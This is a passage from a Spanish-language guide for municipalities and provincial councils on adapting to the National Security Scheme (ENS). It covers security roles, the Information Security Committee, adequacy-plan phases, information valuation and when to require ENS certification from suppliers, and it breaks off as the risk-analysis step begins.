
Usuarios del Sistema

Son aquellas personas autorizadas para acceder al sistema de información utilizando las posibilidades que les ofrece el mismo.

Los usuarios juegan un papel fundamental en el mantenimiento de la seguridad del sistema, por lo tanto, es fundamental su concienciación en la seguridad de las TIC ya que en la mayoría de los casos constituyen voluntariamente o involuntariamente la principal amenaza para el propio sistema.

2.9.6 La distribución en niveles de las responsabilidades

A menudo pueden distinguirse 3 niveles en el organigrama de una organización:



Como hemos dicho:

- El Responsable de la Información estará en el Nivel 1.
- El Responsable de la Seguridad estará en el Nivel 2.
- El Responsable del Sistema estará en el Nivel 3.
- El Responsable del Servicio, cuando sea diferente del Responsable de la Información, estará en el Nivel 1 o en el Nivel 2, dependiendo del organigrama de la organización.

> Cuando exista un Comité de Seguridad Corporativa, estará en el Nivel 1.

> Cuando exista un Comité de Seguridad de la Información, estará en el Nivel 1.

El cuadro siguiente esquematiza esta disposición.

LOS USUARIOS JUEGAN UN PAPEL FUNDAMENTAL EN EL MANTENIMIENTO DE LA SEGURIDAD DEL SISTEMA, POR LO TANTO, ES PRIMORDIAL SU CONCIENCIACIÓN EN LA SEGURIDAD DE LAS TIC

2.9.7 El Comité de Seguridad de la Información

Si el tamaño de la entidad local lo permite, suele ser frecuente que, por encima de todos los actores citados, exista un **Comité de Seguridad de la Información** que aúne las responsabilidades sobre información y servicios.

Este Comité se articulará y funcionará como un órgano colegiado de acuerdo con la normativa administrativa, facilitando la armonía de las diferentes partes de la organización y coordinando la seguridad de la información a nivel de organización.

La seguridad de la información necesita estar coordinada, tanto en los Ayuntamientos como en las funciones transversales de las Diputaciones Provinciales, para **racionalizar el gasto** y para **evitar disfunciones** que posibiliten la existencia de brechas de seguridad no controladas.

Son funciones típicas del Comité de Seguridad de la Información:

- Atender las inquietudes de la Alta Dirección y de los diferentes departamentos (Concejalías, etc.)
- Informar regularmente del estado de la seguridad de la información a la Alta Dirección.
- Promover la mejora continua del sistema de gestión de la seguridad de la información.
- Elaborar la estrategia de evolución de la Organización en lo que respecta a seguridad de la información.
- Coordinar los esfuerzos de las diferentes áreas en materia de seguridad de la información, para asegurar que los esfuerzos son consistentes, alineados con la estrategia decidida en la materia, y evitar duplicidades.
- Elaborar (y revisar regularmente) la Política de Seguridad de la información para que sea aprobada por la Alta Dirección.
- Aprobar la normativa de seguridad de la información.
- Elaborar y aprobar los requisitos de formación y calificación de administradores, operadores y usuarios desde el punto de vista de seguridad de la información.
- Monitorizar los principales riesgos residuales asumidos por la Organización y recomendar posibles actuaciones respecto de ellos.
- Monitorizar el desempeño de los procesos de gestión de incidentes de seguridad y recomendar posibles actuaciones respecto de ellos. En particular, velar por la coordinación de las diferentes áreas de seguridad en la gestión de incidentes de seguridad de la información.
- Promover la realización de las auditorías periódicas que permitan verificar el cumplimiento de las obligaciones del organismo en materia de seguridad.
- Aprobar planes de mejora de la seguridad de la información de la Organización. En particular velará por la coordinación de diferentes planes que puedan realizarse en diferentes áreas.
- Priorizar las actuaciones en materia de seguridad cuando los recursos sean limitados.
- Velar porque la seguridad de la información se tenga en cuenta en todos los proyectos TIC desde su especificación inicial hasta su puesta en operación. En particular deberá velar por la creación y utilización de servicios horizontales que reduzcan duplicidades y apoyen un funcionamiento homogéneo de todos los sistemas TIC.
- Resolver los conflictos de responsabilidad que puedan aparecer entre los diferentes responsables y/o entre diferentes áreas de la Organización, elevando aquellos casos en los que no tenga suficiente autoridad para decidir.

El Comité de Seguridad de la Información no es un comité técnico, pero recabará regularmente del personal técnico o jurídico, propio o externo, la información pertinente para tomar decisiones. El Comité de Seguridad de la Información se asesorará de los temas sobre los que tenga que decidir o emitir una opinión. Este asesoramiento se determinará en cada caso, pudiendo materializarse de diferentes formas y maneras:

- Asesoría externa
- Grupos de trabajo especializados internos, externos o mixtos.
- Asistencia a cursos u otro tipo de entornos formativos o de intercambio de experiencias

LA SEGURIDAD DE LA INFORMACIÓN NECESITA ESTAR COORDINADA, TANTO EN LOS AYUNTAMIENTOS COMO EN LAS FUNCIONES TRANSVERSALES DE LAS DIPUTACIONES PROVINCIALES

Es conveniente que el Responsable de la Seguridad de la Información del sistema (Responsable de la Seguridad en el ENS) sea el secretario del Comité de Seguridad de la Información y como tal:

- Convocará las reuniones del Comité de Seguridad de la Información
- Preparará los temas a tratar en las reuniones del Comité, aportando información puntual para la toma de decisiones
- Elaborará el acta de las reuniones
- Será responsable de la ejecución directa o delegada de las decisiones del Comité

2.9.8 Nombramientos

La Dirección de la entidad (Presidente Diputación, Alcalde, Junta de Gobierno) nombrará:

- Al Responsable de la Información (que puede tratarse de una persona o un órgano colegiado -típicamente, el Comité de Seguridad de la Información-) y al Responsable del Servicio (que puede ser el mismo que el anterior).
- El Responsable de la Seguridad, que debe reportar directamente a la Dirección o, cuando existan, a los comités de seguridad de la información y seguridad corporativa o al Responsable del Sistema, que, en materia de seguridad, debe reportar al Responsable de la Seguridad.

El procedimiento de nombramiento formal de los responsables mencionados debe constar en la Política de Seguridad de la Información de la entidad local.

2.9.9 Asignación de tareas y determinación de responsabilidades


Ver Anexo tareas y responsabilidades.

2.9.10 Competencias de las Diputaciones Provinciales

Hay que señalar que la nueva definición de competencias provinciales establecidas en la Ley 27/2013, de 27 de diciembre, de racionalización y sostenibilidad de la Administración Local, introduce una innovación esencial en relación con la implantación de la Administración Electrónica en los municipios, al atribuir a las diputaciones provinciales, en la nueva redacción dada al artículo 36 de la Ley reguladora de las Bases de Régimen Local, la **competencia para la prestación de los servicios de Administración Electrónica en los municipios con población inferior a 20.000 habitantes, entre ellos el soporte a la implantación del ENS**.

3


Diagrama General por fases



La seguridad actúa sobre procesos, personas y tecnología
Miguel A. Amutio y Miguel A. Lubián

3.1 [FASES] Definición de las Fases Principales

Una de las principales variables determinantes en los proyectos de **implantación** del ENS se basa en la comprensión de los fundamentos básicos del modelo. A continuación, se detalla de forma simplificada, las principales fases de las que consta un proyecto de adecuación al ENS, bajo un enfoque práctico.



Herramientas CCN-CERT

Guías CCN-STIC

La analogía del proceso…

Comenzaremos este proceso descriptivo realizando una analogía con el concepto de **"implantar una prótesis"**, utilizado en el sector médico. Este concepto se define como *"la colocación de un elemento ajeno en el cuerpo de un ser vivo, mediante una intervención quirúrgica, para mejorar su funcionamiento"*.

Tras la intervención, existe un riesgo de fracaso, inducido por las propias células del cuerpo, que se resisten al elemento extraño atacándolo. Este símil representa uno de los retos para alcanzar el éxito, la resistencia al cambio por parte de las personas de la organización.

Este tipo de proyectos requieren aplicar el conocido del principio de proporcionalidad, buscando un equilibrio razonable que permita hacer factible la implantación de las medidas de seguridad en el Ayuntamiento. Por ejemplo, en el caso de los Ayuntamientos de menor población, es muy común la falta de recursos, tanto económicos como de personal. Por ello, se deberá establecer un proceso de implantación gradual, basado en hitos de madurez y, recorriendo las diferentes fases con el apoyo de las Diputaciones.

3.1.1 [FASE 01] Desarrollo de un Plan de Adecuación ENS

Objetivo

La elaboración del denominado Plan de Adecuación, es el punto de partida para adecuar nuestro Ayuntamiento al ENS. Nos permitirá organizarnos, mediante la asignación de **responsabilidades**, y planificar la implantación de las medidas de seguridad que necesitamos para poder cumplir con la normativa, que serán identificadas a través de un proceso de auditoría, similar a otros procesos de cumplimiento normativo.

Las insuficiencias detectadas se traducirán en la ejecución de las tareas priorizadas a través de hoja de ruta (Plan de Mejora), identificando para cada una de las insuficiencias, el responsable de ejecución, de supervisión, su plazo previsto, así como una estimación de su coste, cuantificado o bien en horas de personal o bien partidas presupuestarias para la adquisición de bienes y/o servicios.

¿Qué elementos componen nuestro plan de adecuación?

Un Plan de Adecuación debe estar compuesto, al menos, por los siguientes elementos:

- Política de Seguridad de la Información.
- Valoración de la Información y los Servicios a proteger. Correspondencia con el modelo actual de protección de datos.
- Definición del nivel de seguridad que resulta de aplicación (Categoría del Sistema)
- Realización de una evaluación de Riesgos.
- Declaración de Aplicabilidad (SoA)
- Insuficiencias del Sistema (Gap Analysis) con la asunción de riesgos.
- Plan de Mejora de la Seguridad o tratamiento de riesgos (actuaciones destinadas a subsanar insuficiencias detectadas.)

Guía de referencia general

» En la Guía CCN-STIC-806 Plan de Adecuación al ENS, desarrollada por el Centro Criptológico Nacional, encontrarás los principales detalles para la elaboración de un plan de adecuación.

Principales Tareas

La elaboración del Plan de Adecuación, consiste en la consecución ordenada de una serie de serie de pasos:

PASO 1: ELABORACIÓN DE UNA POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN

Este documento refleja el **compromiso** de la Administración en materia de seguridad. Por tanto, se trata de un documento de alto nivel que define lo que significa "seguridad de la información" en un Ayuntamiento. Deberá ser aprobado por el Órgano Superior (en las Diputaciones por la Presidencia y en los Ayuntamientos por la Alcaldía) promoviendo su difusión mediante su publicación en el correspondiente Boletín Oficial de la Provincia.

> Para su elaboración nos servirá de base la guía CCN-STIC-805 Política de Seguridad de la Información que aparte, de explicar la finalidad de esta política nos propone un modelo a seguir.

Esta Política de Seguridad es un documento estratégico. Una vez aprobada y publicada, su principal objetivo es que se **adquieren compromisos públicos**. Como por ejemplo, el establecimiento de planes anuales de concienciación para todo el personal (buen uso de los sistemas, riesgos en el uso de redes públicas,...), formación específica asociada al puesto de trabajo a desempeñar, la actualización del análisis de riesgos con periodicidad al menos anual, etc.

Uno de los aspectos más importantes que se contemplan en la política de seguridad es la creación de un modelo para la organización de la seguridad, es decir, la atribución de un modelo basado en funciones y responsabilidades (Comité de Seguridad y Roles) con una búsqueda de implicación en la organización.

> La guía CCN-STIC-801 Responsabilidades y funciones del ENS proporciona información sobre las responsabilidades de los diferentes de roles de seguridad, las dependencias funcionales, la delegación de funciones, etc.

Para la elección de estos roles deberemos tener en cuenta el artículo 10 del Real Decreto 3/2010 relativo al concepto de " La seguridad como función diferenciada ": el Responsable de Seguridad deberá ser independiente del Responsable del Sistema. Aspecto bastante complicado en pequeños ayuntamientos. Una posible solución reside en las Diputaciones, pudiendo desempeñar parte del proceso de diferenciación, asumiendo la responsabilidad del sistema, de forma que mejor se cumpla esta función diferenciada.

En cuanto a la composición del Comité, en los anexos de la guía se establecen ejemplos para diferentes estructuras, en función de las dimensiones de la Administración. **En la práctica y como norma general**, los comités de seguridad deben de disponer un enfoque muy ejecutivo, lo que normalmente se traduce en estructuras muy reducidas de personas y presididas por un cargo político (p.ej. Alcalde/sa)

PASO 2: IDENTIFICACIÓN DE LA INFORMACIÓN Y LOS SERVICIOS. DETERMINACIÓN DE LA CATEGORÍA DEL SISTEMA

El siguiente paso será **identificar la información y los servicios prestados**, objeto de protección. Determinar el "nivel de importancia" que tienen para nuestro Ayuntamiento. Se valora el nivel crítico de diferentes características, a las que denominaremos dimensiones, pudiendo asignar diferentes valores a cada una de sus dimensiones.

El **inventario de la Información y los Servicios** deberá estar relacionado con el actual modelo de protección de datos. Eso supone que deberá establecer la relación con el inventario de tratamientos que establecerá el Reglamento General de Protección de Datos, o en su defecto mientras resulte de aplicación, con los ficheros de la normativa LOPD.

Con la entrada en vigor de la Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas y Ley 40/2015, de 1 de octubre, de Régimen Jurídico del Sector Público, el marco de aplicación material **deberá de extenderse a todos los elementos y en particular aquellos que contribuyen a desarrollar el procedimiento administrativo**.

A continuación se detallan algunos ejemplos de sistemas que están dentro del ámbito de aplicación material: tramitación de expedientes, el padrón municipal de habitantes, el perfil de contratante, portal de transparencia, la gestión contable, gestión tributaria, portal del empleado, video vigilancia en espacios públicos, etc.

Determinados los sistemas se identificarán los servicios e información soportados por cada uno de ellos, identificando aquella información que esté sujeta a la normativa vigente en materia de protección de datos de carácter personal.

SERVICIOS PRESTADOS	INFORMACIÓN NECESARIA	SISTEMA DE INFORMACIÓN	IMPLICACIONES LOPD
Servicios vinculados al Padrón Municipal de Habitantes (Altas, certificados, bajas, etc.)	Padrón Municipal de Habitantes	Gestión de padrón	Fichero relativo al Padrón Municipal de Habitantes
Gestión de subvenciones	> Expedientes administrativos > Gestión de subvenciones > Gestión económica	Gestión de expedientes	Fichero/s vinculados a la gestión de subvenciones
Seguridad Ciudadana	> Actuaciones Policiales > Sistemas video vigilancia	> Gestión Policial > Videovigilancia	> Gestión Policial > Video vigilancia

No todos estos sistemas requieren las mismas medidas de seguridad. Para determinar la categoría de los sistemas, se deberá proceder a valorar la información y los servicios en cada una de sus dimensiones de seguridad (Disponibilidad [D], Autenticidad [A], Confidencialidad [C], Integridad [I], Trazabilidad [T]). Se trata de establecer "niveles de importancia" sobre cada una de las dimensiones.

Pero en realidad, ¿qué significa cada una de estas dimensiones? Veamos algunos ejemplos:

- La **disponibilidad** actúa sobre la no interrupción del servicio (p.ej. La Web corporativa, perfil de contratante o algunos trámites electrónicos en la sede dejan de funcionar y no están accesible a través de internet.)
- La **autenticidad** protege el aseguramiento de la identidad (p.ej. La identidad de la persona que ha firmado un documento, quién se ha conectado a través de una red WIFI, etc.)
- La **confidencialidad** previene la filtración de información (p.ej. Gestionar el acceso a determinado tipo de información.)
- La **integridad** previene manipulaciones de la información (p.ej. Disponer de documentos que han sido firmados de forma electrónica, asegurar la fecha de publicación de un documento en la sede electrónica, etc.)
- La **trazabilidad** permite conocer posibles rastros en accesos (p.ej. sistema de registro de accesos por parte de usuario, análisis de posibles fugas de datos, intrusión a sistemas de ataques externos, etc.)

Valorar la información simplemente es atribuir "niveles de importancia" en cada dimensión. Los posibles valores se clasifican en Bajo, Medio y Alto. Es muy importante no confundir la valoración del ENS con la clasificación de los niveles tradicionales de la LOPD, ya que tienen diferentes criterios (Ver Instrucciones del anexo I del Real Decreto ENS) **Los ficheros de nivel ALTO en protección de datos no tienen por qué ser considerados como "nivel ALTO" en ENS.**

En protección de datos, el nivel de protección se determina en función de la tipología de los ficheros, aspecto que cambiará en el Reglamento General de Protección de Datos. En cambio, en ENS la categoría viene determinada por los niveles asociados a sus dimensiones que siguen otros criterios.

¿Qué categoría tiene mi Ayuntamiento? La regla general tiende a MEDIA

Veamos el siguiente ejemplo, analizamos la importancia de la disponibilidad de una plataforma web que permite la presentación de ofertas a los licitadores para contratos menores. El nivel de criticidad de la dimensión de disponibilidad de la plataforma (web no disponible) quizás tenga una mayor relevancia para el Ayuntamiento frente a otros sistemas como por ejemplo el portal de transparencia municipal, ya que la presentación de ofertas en procesos de licitación precisa tener accesible la plataforma durante un plazo establecido.

No obstante, si comparamos el nivel de criticidad de este servicio de licitación frente a otros, como por ejemplo, el control de tráfico aéreo de un aeropuerto, veremos que la plataforma de contratación es crítica pero no tanto como este último.

Es por ello, que debemos establecer criterios de valoración basados en la importancia relativa, para evitar disponer de sistemas de categoría ALTA de forma generalizada, ya que el nivel real de exigencia es muy alto y está pensado para sistemas críticos.

¿Quién valora la información y los servicios?

En la política de seguridad, que aprobamos en el primer paso, se definen los roles y responsabilidades:

- La información y los servicios (Bajo, Medio y Alto) deberían ser valorados, como norma general, por parte de los responsables de las áreas, utilizando criterios homogéneos de valoración, definidos con anterioridad.
- La Categoría del Sistema que soportan los servicios y la información (Básica, Media y Alta) y con ello la determinación de las medidas de seguridad mínimas que será necesario aplicar, deberá ser determinada por el Responsable del mismo, pudiéndose recabar propuesta del Responsable de Seguridad, teniendo en cuenta las valoraciones indicadas en el punto anterior, conforme a las instrucciones del anexo I del Real Decreto ENS.

Para realizar la valoración nos apoyaremos también en la Guía CCN-STIC-803 Valoración de los sistemas, que complementa los criterios establecidos en el anexo I del RD 3/2010. Para la identificación deberemos tener en cuenta el nuevo alcance definido por la entrada en vigor de la Ley 39/2015 y Ley 40/2015 plasmado en el ámbito objetivo definido en la Guía CCN-STIC-830 Ámbito de Aplicación del Esquema Nacional de Seguridad, todas y cada una de las actuaciones que contribuyan a desarrollar el procedimiento administrativo. Aunque lo conveniente es aplicar el ENS a todos los sistemas de información.

En aquellos casos, en los que no se haya podido designar algunos Responsables de Información y/o Servicios, o no se haya podido valorar formalmente, esta valoración podrá ser realizada, de manera provisional, por el Responsable de Seguridad. Esta situación es muy habitual en las primeras etapas de ejecución del ENS. Conforme se aumenten los niveles de madurez, esta valoración deberá ser asumida por cada uno de los responsables de las diferentes áreas y departamentos. En el caso de Ayuntamientos de pequeña dimensión estas responsabilidades pueden ser asumidas por el Comité de Seguridad.

Tanto para la valoración de la Información como de los Servicios, será necesario disponer de conocimientos legales y/o técnicos en la materia que se trate, por lo que habrá que tener en cuenta su naturaleza y la normativa de aplicación, aspectos que deberán ser considerados en la elaboración de los planes formativos.

En el Anexo se puede encontrar un ejemplo que ayudará a comprender cómo valorar un sistema como el del ejemplo formado por 2 servicios.

Servicios Prestados por otras Administraciones Públicas

En la actualidad, debido a la reducción de su capacidad económica y a una insuficiencia en su capacidad técnica, cada vez son más las entidades locales que recurren a servicios prestados por otras administraciones (Diputaciones, Comunidades Autónomas y Administración General del Estado). Es más, la disposición adicional segunda determina que "las Entidades Locales podrán adherirse voluntariamente y a través de medios electrónicos a las plataformas y registros establecidos al efecto por la Administración General del Estado. Su no adhesión, deberá justificarse en términos de eficiencia conforme al artículo 7 de la Ley Orgánica 2/2012, de 27 de abril, de Estabilidad Presupuestaria y Sostenibilidad Financiera.", lo que anima prácticamente al uso casi obligatorio de los servicios proporcionados por la Administración General del Estado.

A partir del 5 de noviembre de 2017 los sistemas de información de todas las Administraciones Públicas deberán adecuarse a lo dispuesto en la modificación del Esquema Nacional de Seguridad a través del Real Decreto 951/2015. En esta fecha podemos presumir la adecuación al ENS de los servicios prestados por todas las Administraciones Públicas, incluyendo los prestados a otras administraciones, aunque la realidad nos hace pensar que pueden darse casos en los que no esté materializada en su totalidad tal adecuación.

Por todo ello desde las Entidades Locales tenemos la obligación de exigir las Declaraciones o Certificaciones de Conformidad con el ENS, en el ámbito concreto de la prestación, independientemente de que sea un prestador público o privado, porque no deja de ser responsabilidad de la Entidad Local, a través de la figura del Responsable de Seguridad, el velar por la certificación de los servicios utilizados y asegurarse de que su uso no suponga una amenaza o riesgo en la seguridad integral de la organización.

La valoración de los servicios prestados por terceros (empresas privadas)

Una de las principales novedades del ENS recae sobre los prestadores de servicios. Las soluciones y servicios prestados por el sector privado (proveedores tecnológicos), comprendidos dentro del ámbito objetivo, **deberán de satisfacer las exigencias legales establecidas en el mismo**. Es por ello, que **se deberán requerir/exigir en los procesos de licitación garantías de cumplimiento**. En este sentido deberemos identificar el nivel mínimo exigible de certificación, y lo que es más importante, definir el alcance concreto, para asegurarnos de que la certificación del prestador cubre el objeto del servicio. A continuación se detallan algunos ejemplos concretos.

A PARTIR DEL 5 DE NOVIEMBRE DE 2017 LOS SISTEMAS DE INFORMACIÓN DE TODAS LAS ADMINISTRACIONES PÚBLICAS DEBERÁN ADECUARSE A LO DISPUESTO EN LA MODIFICACIÓN DEL ESQUEMA NACIONAL DE SEGURIDAD

EJEMPLO	DESCRIPCIÓN	¿Requiere pedir Declaración/ Certificación ENS al proveedor?	Ver cláusula tipo para pliegos
Correo Electrónico	Soluciones de correo electrónico basadas en servicios Cloud.	**Podría precisar declaración / certificación** Sería preciso siempre que intervenga de forma esencial en el ejercicio de las competencias de las entidades locales y en el desarrollo del procedimiento administrativo.	Anexo Cláusulas 01
Herramientas colaborativas o de intercambio de información	Herramientas basadas en servicios de almacenamiento de archivos (Por ejemplo, un servicio de intercambio de ficheros en la nube)	**Requiere solicitar declaración / certificación.** Deberá cubrir la prestación y alojamiento de la información. El nivel mínimo exigible dependerá del tipo de información manejada, y de su importancia en el desenvolvimiento del procedimiento administrativo, que podría tener mayores implicaciones en el caso de tratar datos personales.	Anexo Cláusulas 02
Desarrollo de portales y sedes electrónicas	Desarrollo web de páginas web (por ejemplo, la propia sede electrónica, portal de transparencia, etc.)	**Requiere solicitar declaración / certificación** El alcance de la certificación deberá ser doble. Por un lado el desarrollo seguro del producto y por otro lado se deberá de cubrir la ubicación de la solución, en la modalidad que sea provisionada.	Anexo Cláusulas 03
Desarrollo de software	Empresas que desarrollan programas para la Administración (por ejemplo, gestor de expedientes, portal del empleado, gestión tributaria, desarrollo de una aplicación móvil de gestión de incidencias)	**Requiere solicitar declaración / certificación** El alcance de la certificación deberá cubrir el desarrollo seguro del producto, para que introduzcan las medidas de seguridad necesarias para garantizar el cumplimiento del ENS en las entidades locales, así como posibles tareas de instalación y soporte.	Anexo Cláusulas 04
Control de acceso	Sistemas de control de identificación y/o sistema de venta de entradas (en este caso podrían aplicar otros estándares como PCI DSS)	**Requiere solicitar declaración/ certificación** El alcance de la certificación debe de contemplar al menos el propio desarrollo del producto.	Anexo Cláusulas 05

EJEMPLO	DESCRIPCIÓN	¿Requiere pedir Declaración/ Certificación ENS al proveedor?	Ver cláusula tipo para pliegos
Sistemas de Ciudades Inteligentes e Internet de las Cosas	Soluciones vinculadas con el desarrollo de productos, servicios o plataformas Smart, incluyendo Sistemas SCADA ***(Supervisory Control and Data Acquisition)***, como por ejemplo sistemas de control semafórico, alumbrado inteligente, etc.	**Requiere solicitar declaración / certificación** El alcance deberá cubrir la prestación completa de la solución y/o servicio. Este tipo de sistemas son especialmente críticos, ya que existe una falta de madurez, en materia de seguridad, en los sistemas industriales.	Anexo Cláusulas 06
Empresas de consultoría	Empresas que desarrollan procesos de consultoría, como por ejemplo el desarrollo de un plan estratégico de ciudad, estudios de impacto, etc.	**NO precisa declaración ni certificación**	N/A
Empresas de consultoría y servicios de seguridad	Empresas proveen de soluciones, como por ejemplo soluciones de monitorización de equipos	**Requiere solicitar declaración / certificación** Requiere certificación que cubra la forma en la que se desarrolla la prestación del servicio. En caso de la existencia de productos de seguridad se deberá analizar la utilización adicional de productos certificados.	Anexo Cláusulas 07
Servicios de implantación de administración electrónica en la propia Entidad *(on premise).*	Fabricante de solución que instala su aplicación en las dependencias municipales	**Requiere solicitar declaración / certificación** El alcance deberá de cubrir el desarrollo seguro de software, para que introduzcan las medidas de seguridad necesarias para garantizar el cumplimiento del ENS en las entidades locales, así como los servicios de implantación y soporte.	Anexo Cláusulas 08
Servicios de formación	Empresas que prestan servicios de formación presencial	**NO precisa certificación**	N/A

Servicios Cloud para implantación de administración electrónica	Empresas que prestan servicios en sistemas basados en la nube	**Requiere solicitar declaración/ certificación** El alcance deberá de cubrir el desarrollo de software de la solución, los servicios de implantación y soporte, así como la ubicación de la información (que puede ser en un segundo proveedor)	Anexo Cláusulas 09
Empresas de limpieza	Empresas que prestan servicios de limpieza en las dependencias municipales	**NO precisa declaración ni certificación**	N/A
Sistemas de videovigilancia	Cámaras instaladas en los Ayuntamientos (seguridad ciudadana, tráfico, acceso a edificios)	**No precisa declaración / certificación,** sin perjuicio de estar a lo que disponga la regulación sobre Protección de Datos.	Anexo Cláusulas 10
Servicios municipales	Servicios como la zona AZUL, préstamo de bicicletas, etc., en las que se utiliza algún tipo de sistema, como por ejemplo una APP móvil	**Requiere solicitar declaración / certificación** El alcance deberá de cubrir al menos el desarrollo seguro de la solución software que se aporta.	Anexo Cláusulas 11

Con carácter general se pueden diferenciar tres tipos:

1. Pedir la certificación a las **empresas que desarrollan software** de forma que cubra el ciclo de desarrollo seguro. Si el ámbito es el desarrollo de software, el producto resultante debe de ser seguro y debería cubrir las funcionalidades de seguridad establecidas en la Ley 39 y 40 así como las vinculadas al GDPR y ENS propiamente dichas Ej. (Implantación de portales para Ayuntamientos, páginas web de turismo, que muchas veces se crean a través de pequeñas empresas que montan un WordPress /Drupal y no hay consideraciones en el despliegue en materia de seguridad).
2. Pedir la certificación a **empresas que prestan servicios** de soporte de sistemas, procesos de implantación o soporte. Por ejemplo, cuando un proveedor se conecta en remoto o recibe una base de datos porque no funciona la contabilidad, migraciones... En este caso, tenemos que regular bien los protocolos de acceso e intercambio. Podemos encontrarnos desde la externalización global de un Ayuntamiento, implantaciones tradicionales en la propia Entidad, hasta pequeñas asistencias técnicas donde las empresas llevan el mantenimiento de la microinformática/impresoras o algunos elementos de red o pequeños servidores, como es la implantación de un gestor de expedientes).
3. Y el más importante, **Servicios Cloud puros prestados desde un tercero**. Lo habitual es la subcontratación, es decir, una empresa tiene un software y a su vez usa un Datacenter de un tercero, como podría ser el caso de una empresa prestadora de un servicio que se apoya a su vez en el CPD de un tercero).

PASO 3: EL ANÁLISIS DE RIESGOS


El siguiente paso consiste en analizar la confianza de los sistemas de información con los que trabajamos, pues cada vez es mayor nuestro grado de dependencia. La confianza depende no sólo de los fallos del propio sistema, sino de posibles errores humanos del personal interno, fallos de proveedores, catástrofes naturales, posibles ataques de seguridad de terceros, etc. Es por ello que los sistemas no sólo deben prevenir, sino reaccionar frente a incidentes que se puedan materializar.

En este punto, lo recomendable es hacer simulaciones frente a posibles incidentes de seguridad, que en cierto modo, consistirían en hacernos preguntas tales como:

